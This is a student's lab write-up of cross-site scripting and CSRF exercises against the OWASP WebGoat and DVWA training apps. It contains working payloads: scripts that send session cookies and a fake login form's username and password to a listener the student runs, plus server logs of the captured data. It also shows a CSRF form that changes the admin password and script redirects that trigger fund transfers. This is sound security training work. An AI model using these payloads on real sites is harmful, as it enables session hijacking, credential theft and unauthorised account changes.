

PROJECT : 4

DATE:-12-01-2022

TOPIC:-Cross site Scripting & Cross Site Request Forgery

Reflected XSS

Webgoat>Cross-Site Scripting (XSS)>Phishing with XSS

The screenshot shows the 'Phishing with XSS' lesson page from the OWASP WebGoat v5.4 application. The page has a red header with a goat logo and the title 'Phishing with XSS'. A sidebar on the left lists various security topics, with 'Phishing with XSS' and 'LAB: Cross Site Scripting' currently selected. The main content area contains instructions for performing a phishing attack by inserting HTML into a search field and posting it to a catcher servlet. It also includes a 'WebGoat Search' section with a search bar.

Run python server


```
[parrot@parrot-virtualbox] -[~/owasp]
└─$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Check if given input echoes or not

The screenshot shows the 'Phishing with XSS' lesson page again. In the 'Search' bar, the word 'test' is entered. Below the search bar, a message says 'Results for: test' followed by 'No results were found.' At the bottom of the page, there are links to the OWASP Foundation, Project WebGoat, and Report Bug.

Enter this code in search bar

```
<script>window.location="http://192.168.200.8/"+document.cookie</script>
```



We get the cookie in the python server

```
[parrot@parrot-virtualbox] -[~/owasp]
└─$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.200.8 - - [12/Jan/2022 21:13:31] code 404, message File not found
192.168.200.8 - - [12/Jan/2022 21:13:31] "GET /JSESSIONID=3293007409B5DD7102F9EB
DE1489398B;%20PHPSESSID=iadg02c9vhkou0r3uf1h6hvc5;%20d5a4bd280a324d2ac98eb2c0fe
58b9e0=06mp8hlcq3e5f0qvkf5791p4f2;%20acopendivids=swingset,jotto,phpbb2,redmine;
%20acgroupswithpersist=nada HTTP/1.1" 404 -
192.168.200.8 - - [12/Jan/2022 21:13:31] code 404, message File not found
192.168.200.8 - - [12/Jan/2022 21:13:31] "GET /favicon.ico HTTP/1.1" 404 -
```

Enter this code in test tab

```

<script>
function stealCreds() {
    var username = document.getElementById("user").value;
    var password = document.getElementById("pass").value;

    var credURL = "http://192.168.200.8:8000/user="+username+"&password="+password;

    var xmlHTTP = new XMLHttpRequest();
    xmlHTTP.open("POST",credURL, false);
    xmlHTTP.send(null);

    return "You were successfully logged in!";
}
</script>
<br>
Enter Username: <input id="user" type="TEXT"><br>
Enter Password: <input id="pass" type="password"><br>
<button type="button" onclick='javascript:alert(stealCreds())''>Login</button>

```

[Solution Videos](#)

[Restart this Lesson](#)

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost/webgoat/catcher?PROPERTY=yes...

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.

Search:

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to <http://localhost/webgoat/catcher?PROPERTY=yes...>

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.

Search: <script> function stealCreds() {

Search

Results for:

Enter Username: ajay

Enter Password: **••••**

Login

No results were found.

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

Click on login, we get the credentials on python server

```
[parrot@parrot-virtualbox] -[~]
└─ $python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.8 - - [26/Jan/2022 12:10:24] code 501, message Unsupported method ('POST')
192.168.200.8 - - [26/Jan/2022 12:10:24] "POST /user=ajay&password=ajay HTTP/1.1
" 501 -
█
```

Stored XSS

Run python server

```
[parrot@parrot-virtualbox] -[~/owasp]
└─ $sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
█
[parrot@parrot-virtualbox] -[~/owasp]
└─ $sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
█
```

Cross-Site Scripting (XSS)>LAB: Cross Site Scripting

Choose another language: English ▾ Logout ?

OWASP WebGoat v5.4

LAB: Cross Site Scripting

Show Params Show Cookies Lesson Plan

Solution Videos

Restart this Lesson

Stage 5
Stage 5: Execute a Reflected XSS attack.
Use a vulnerability on the Search Staff page to craft a URL containing a reflected XSS attack. Verify that another employee using the link is affected by the attack.

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
[Phishing with XSS](#)
[LAB: Cross Site Scripting](#)
[Stage 1: Stored XSS](#)
[Stage 2: Block Stored XSS using Input Validation](#)
[Stage 3: Stored XSS Revisited](#)
[Stage 4: Block Stored XSS using Output Encoding](#)
[Stage 5: Reflected XSS](#)
[Stage 6: Block Reflected XSS](#)
[Stored XSS Attacks](#)
[Reflected XSS Attacks](#)
[Cross Site Request Forgery \(CSRF\)](#)
[CSRF Prompt By-Pass](#)

Login as larry and update profile

Concurrency
Cross-Site Scripting (XSS)
[Phishing with XSS](#)
[LAB: Cross Site Scripting](#)
[Stage 1: Stored XSS](#)
[Stage 2: Block Stored XSS using Input Validation](#)
[Stage 3: Stored XSS Revisited](#)
[Stage 4: Block Stored XSS using Output Encoding](#)
[Stage 5: Reflected XSS](#)
[Stage 6: Block Reflected XSS](#)
[Stored XSS Attacks](#)
[Reflected XSS Attacks](#)
[Cross Site Request Forgery \(CSRF\)](#)
[CSRF Prompt By-Pass](#)
[CSRF Token By-Pass](#)
[HTTPOnly Test](#)
[Cross Site Tracing \(XST\) Attacks](#)
[Improper Error Handling](#)
[Injection Flaws](#)
[Denial of Service](#)
[Insecure Communication](#)
[Insecure Configuration](#)
[Insecure Storage](#)
[Malicious Execution](#)
[Parameter Tampering](#)
[Session Management Flaws](#)


Welcome Back Larry

First Name: Last Name:
Street: City/State:
Phone: Start Date:
SSN: Salary:
Credit Card: Credit Card Limit:
Comments: Manager:
Disciplinary Explanation: Disciplinary Action Dates:
ViewProfile UpdateProfile Logout

In street tab, enter this code

```
<script>
url = "http://192.168.200.8/" + document.cookie ;
var xhttp = new XMLHttpRequest();
xhttp.open("GET", url );
xhttp.send();
</script>
```

Concurrency
Cross-Site Scripting (XSS)
[Phishing with XSS](#)
[LAB: Cross Site Scripting](#)
[Stage 1: Stored XSS](#)
[Stage 2: Block Stored XSS using Input Validation](#)
[Stage 3: Stored XSS Revisited](#)
[Stage 4: Block Stored XSS using Output Encoding](#)
[Stage 5: Reflected XSS](#)
[Stage 6: Block Reflected XSS](#)
[Stored XSS Attacks](#)
[Reflected XSS Attacks](#)
[Cross Site Request Forgery \(CSRF\)](#)
[CSRF Prompt By-Pass](#)
[CSRF Token By-Pass](#)
[HTTPOnly Test](#)
[Cross Site Tracing \(XST\) Attacks](#)
[Improper Error Handling](#)
[Injection Flaws](#)
[Denial of Service](#)
[Insecure Communication](#)
[Insecure Configuration](#)
[Insecure Storage](#)
[Malicious Execution](#)



The screenshot shows the Goat Hills Financial Human Resources application. A user named 'Larry' is logged in. In the 'Street' field of the profile edit form, the user has entered the following malicious script: `:T", url); xhttp.send(); </script>`. The rest of the profile fields are correctly populated with 'Larry' as the first name, 'Stooge' as the last name, 'New York, NY' as the city/state, '443-689-0192' as the phone number, '386-09-5451' as the SSN, '55000' as the salary, '5000' as the credit card limit, and 'Does not work well with others' as the comments. The disciplinary explanation is set to 'Constantly harassing coworkers'. The manager dropdown is set to 'Larry Stooge'. The disciplinary action date is listed as '10106'. At the bottom of the form are 'ViewProfile' and 'UpdateProfile' buttons, and a 'Logout' button.

We get cookie in python server

```
[parrot@parrot-virtualbox] -[~/owasp]
$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.200.8 - - [12/Jan/2022 21:22:27] code 404, message File not found
192.168.200.8 - - [12/Jan/2022 21:22:27] "GET /JSESSIONID=3293007409B5DD7102F9EB
DE1489398B;%20PHPSESSID=iadg02c9vhkou0r3uf1h6hvc5;%20d5a4bd280a324d2ac98eb2c0fe
58b9e0=06mp8hlcq3e5f0qvkf5791p4f2;%20acopendifids=swingset,jotto,phpbb2,redmine;
%20acgroupswithpersist=nada HTTP/1.1" 404 -
```

Now logout of larry and login as admin (john)

Concurrency

[Cross-Site Scripting \(XSS\)](#)

- [Phishing with XSS](#)
- [LAB: Cross Site Scripting](#)
- [Stage 1: Stored XSS](#)
- [Stage 2: Block Stored XSS using Input Validation](#)
- [Stage 3: Stored XSS Revisited](#)
- [Stage 4: Block Stored XSS using Output Encoding](#)
- [Stage 5: Reflected XSS](#)
- [Stage 6: Block Reflected XSS](#)
- [Stored XSS Attacks](#)
- [Reflected XSS Attacks](#)
- [Cross Site Request Forgery \(CSRF\)](#)
- [CSRF Prompt By-Pass](#)
- [CSRF Token By-Pass](#)
- [HTTPOnly Test](#)
- [Cross Site Tracing \(XST\) Attacks](#)

Improper Error Handling

Injection Flaws

Denial of Service

Insecure Communication

Insecure Configuration

Insecure Storage

Malicious Execution



Goat Hills Financial

Human Resources

Welcome Back John			
First Name:	Larry	Last Name:	Stooge
Street:		City/State:	New York, NY
Phone:	443-689-0192	Start Date:	1012000
SSN:	386-09-5451	Salary:	55000
Credit Card:	2578546969853547	Credit Card Limit:	5000
Comments:	Does not work well with others		
Disciplinary Explanation:	Constantly harassing coworkers	Disciplinary Action Dates:	10106
ListStaff		EditProfile	DeleteProfile
		Logout	

However we get larry's data as the larry's cookies is stored in the python server

```
[parrot@parrot-virtualbox] -[~/owasp]
└─$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.200.8 - - [12/Jan/2022 21:22:27] code 404, message File not found
192.168.200.8 - - [12/Jan/2022 21:22:27] "GET /JSESSIONID=3293007409B5DD7102F9EB
DE1489398B;%20PHPSESSID=iadg02c9vhkou0r3uf1h6hvc5;%20d5a4bd280a324d2ac98eb2c0fe
58b9e0=06mp8hlcq3e5f0qvkf5791p4f2;%20acopendivids=swingset,jotto,phpbb2,redmine;
%20acgroupswithpersist=nada HTTP/1.1" 404 -
192.168.200.8 - - [12/Jan/2022 21:24:18] code 404, message File not found
192.168.200.8 - - [12/Jan/2022 21:24:18] "GET /JSESSIONID=3293007409B5DD7102F9EB
DE1489398B;%20PHPSESSID=iadg02c9vhkou0r3uf1h6hvc5;%20d5a4bd280a324d2ac98eb2c0fe
58b9e0=06mp8hlcq3e5f0qvkf5791p4f2;%20acopendivids=swingset,jotto,phpbb2,redmine;
%20acgroupswithpersist=nada HTTP/1.1" 404 -
```

DOM based XSS

AJAX Security>LAB: DOM-Based cross-site scripting



Choose another language: English ▾

Logout ?

LAB: DOM-Based cross-site scripting

OWASP WebGoat v5.4 Show Params Show Cookies Lesson Plan

Solution Videos

Restart this Lesson

STAGE 1: For this exercise, your mission is to deface this website using the image at the following location: OWASP IMAGE

Hello, hello!

Enter your name:

Submit Solution

ASPECT SECURITY Application Security Experts

OWASP Foundation | Project WebGoat | Report Bug

Introduction General Access Control Flaws AJAX Security Same Origin Policy Protection LAB: DOM-Based cross-site scripting LAB: Client Side Filtering DOM Injection XML Injection JSON Injection Silent Transactions Attacks Dangerous Use of Eval Insecure Client Storage Authentication Flaws

Enter this code in the tab

```
<img src="" onerror = alert(document.cookie) />
```



Choose another language: English ▾

Logout ?

LAB: DOM-Based cross-site scripting

OWASP WebGoat v5.4 Show Params Show Cookies Lesson Plan

Solution Videos

STAGE 1: For this exercise, your mission is to deface this website using the image at the following location: OWASP IMAGE

Hello, !

Enter your name:

Submit Solution

⊕ 192.168.200.13

JSESSIONID=3293007409B5DD7102F9EBDE1489398B;
PHPSESSID=iadg02c9vhkou0r3uf1h6hvc5;
d5a4bd280a324d2ac98eb2c0fe58b9e0=06mp8lcq3e5f0qvkf5791p4
f2; acopendivids=swingset,otto,phpbb2,redmine;
acgroupswithpersist=nada

OK

OWASP Foundation | Project WebGoat | Report Bug

Introduction General Access Control Flaws AJAX Security Same Origin Policy Protection LAB: DOM-Based cross-site scripting LAB: Client Side Filtering DOM Injection XML Injection JSON Injection Silent Transactions Attacks Dangerous Use of Eval Insecure Client Storage Authentication Flaws

Enter this code in the tab

```
<img src="" onerror = alert("Parrot") />
```

The screenshot shows the OWASP WebGoat v5.4 interface. At the top, there's a banner with a red goat logo and the text "Choose another language: English". On the right, there are "Logout" and "Logout ?" buttons. Below the banner, the title "LAB: DOM-Based cross-site scripting" is displayed. A navigation bar at the top has links for "Show Params", "Show Cookies", and "Lesson Plan". On the left, a sidebar lists various security topics: Introduction, General, Access Control Flaws, AJAX Security, Same Origin Policy Protection, LAB: DOM-Based cross-site scripting (which is currently selected), LAB: Client Side Filtering, DOM Injection, XML Injection, JSON Injection, Silent Transactions Attacks, Dangerous Use of Eval, Insecure Client Storage, and Authentication Flaws. The main content area contains a "Solution Videos" section and a "Restart this Lesson" button. A modal dialog box is open, showing the IP address "192.168.200.13" with a location indicator, the text "Parrot", and a checkbox labeled "Don't allow 192.168.200.13 to prompt you again". There's also an "OK" button in the bottom right corner of the modal. At the bottom of the page, there's a footer with links to "OWASP Foundation", "Project WebGoat", and "Report Bug".

Cross Site Request Forgery (CSRF/XSRF)

owaspbwa>Damn Vulnerable Web Application

The screenshot shows a web browser window titled "Damn Vulnerable Web App" with the URL "192.168.200.13/dvwa/login.php". The page features the DVWA logo at the top. Below it is a login form with fields for "Username" (containing "admin") and "Password" (containing "*****"). A "Login" button is located at the bottom right of the form.



Vulnerability: Cross Site Request Forgery (CSRF)

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Change your admin password:

New password:

Confirm new password:

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrf-faq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Create a html file and enter this code

```
<html>
<h1>Join Mobile Forensic Workshop</h1>
Click to register !
<form action="http://192.168.200.13/dvwa/vulnerabilities/csrf/" method="GET">
    <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="ajay"><br>
    <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="ajay">
    <input type="submit" value="Click Here !" name="Change">
</form>
</html>
```

Open the html file in the browser



Password has changed



Vulnerability: Cross Site Request Forgery (CSRF)

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

Change your admin password:

New password:

Confirm new password:

Password Changed

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrf-faq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Logout and login with original credentials (admin/admin)

The screenshot shows a browser window with two tabs: 'Damn Vulnerable Web App' and 'Damn Vulnerable Web App'. The active tab displays the DVWA logo at the top. Below it is a login form with fields for 'Username' (containing 'admin') and 'Password' (containing '*****'). A 'Login' button is present. At the bottom of the page, the text 'Login failed' is displayed.

Which fails hence we have to login with new credentials(admin/ajay)



Username

Password

You have logged out

To reset the password, enter this link in browser and click on reset database

http://192.168.200.13/dvwa/setup.php



Database setup 

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: MySQL

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

owaspbwa > Cross-Site Scripting (XSS) > Cross Site Request Forgery (CSRF)

[Solution Videos](#)[Restart this Lesson](#)

Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

**Note that the "Screen" and "menu" GET variables will vary between WebGoat builds.
Copying the menu link on the left will give you the current values.**

Title: Message:

Enter this code in message bar

```
<script>window.location="http://192.168.200.13/WebGoat/attack?Screen=52&menu=900&transferFunds=4000"</script>
```

[Solution Videos](#)[Restart this Lesson](#)

Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

**Note that the "Screen" and "menu" GET variables will vary between WebGoat builds.
Copying the menu link on the left will give you the current values.**

Title: Message:

Click submit and now select the message from list

Title:

Message:

Message List

attack1
attack2
attack3
attack4
attack5

Created by Sherif Koussa 

[Solution Videos](#)

[Restart this Lesson](#)

Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

**Note that the "Screen" and "menu" GET variables will vary between WebGoat builds.
Copying the menu link on the left will give you the current values.**

* Congratulations. You have successfully completed this lesson.

Electronic Transfer Complete

Amount Transferred: 4000

Created by Sherif Koussa 

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

Enter this code in message bar

```
<script>window.location="http://192.168.200.13/WebGoat/attack?Screen=52&menu=900&transferFunds=CONFIRM"</script>
```

Title:

attack8

Message:

```
<script>window.location="http://192.168.200.13/WebGoat  
/attack?Screen=52&menu=900&transferFunds=CONFIRM"</script>
```

Submit

Solution Videos

[Restart this Lesson](#)

Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

**Note that the "Screen" and "menu" GET variables will vary between WebGoat builds.
Copying the menu link on the left will give you the current values.**

* Congratulations. You have successfully completed this lesson.

Electronic Transfer Complete

Amount Transferred: CONFIRM

Created by Sherif
Koussa 

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)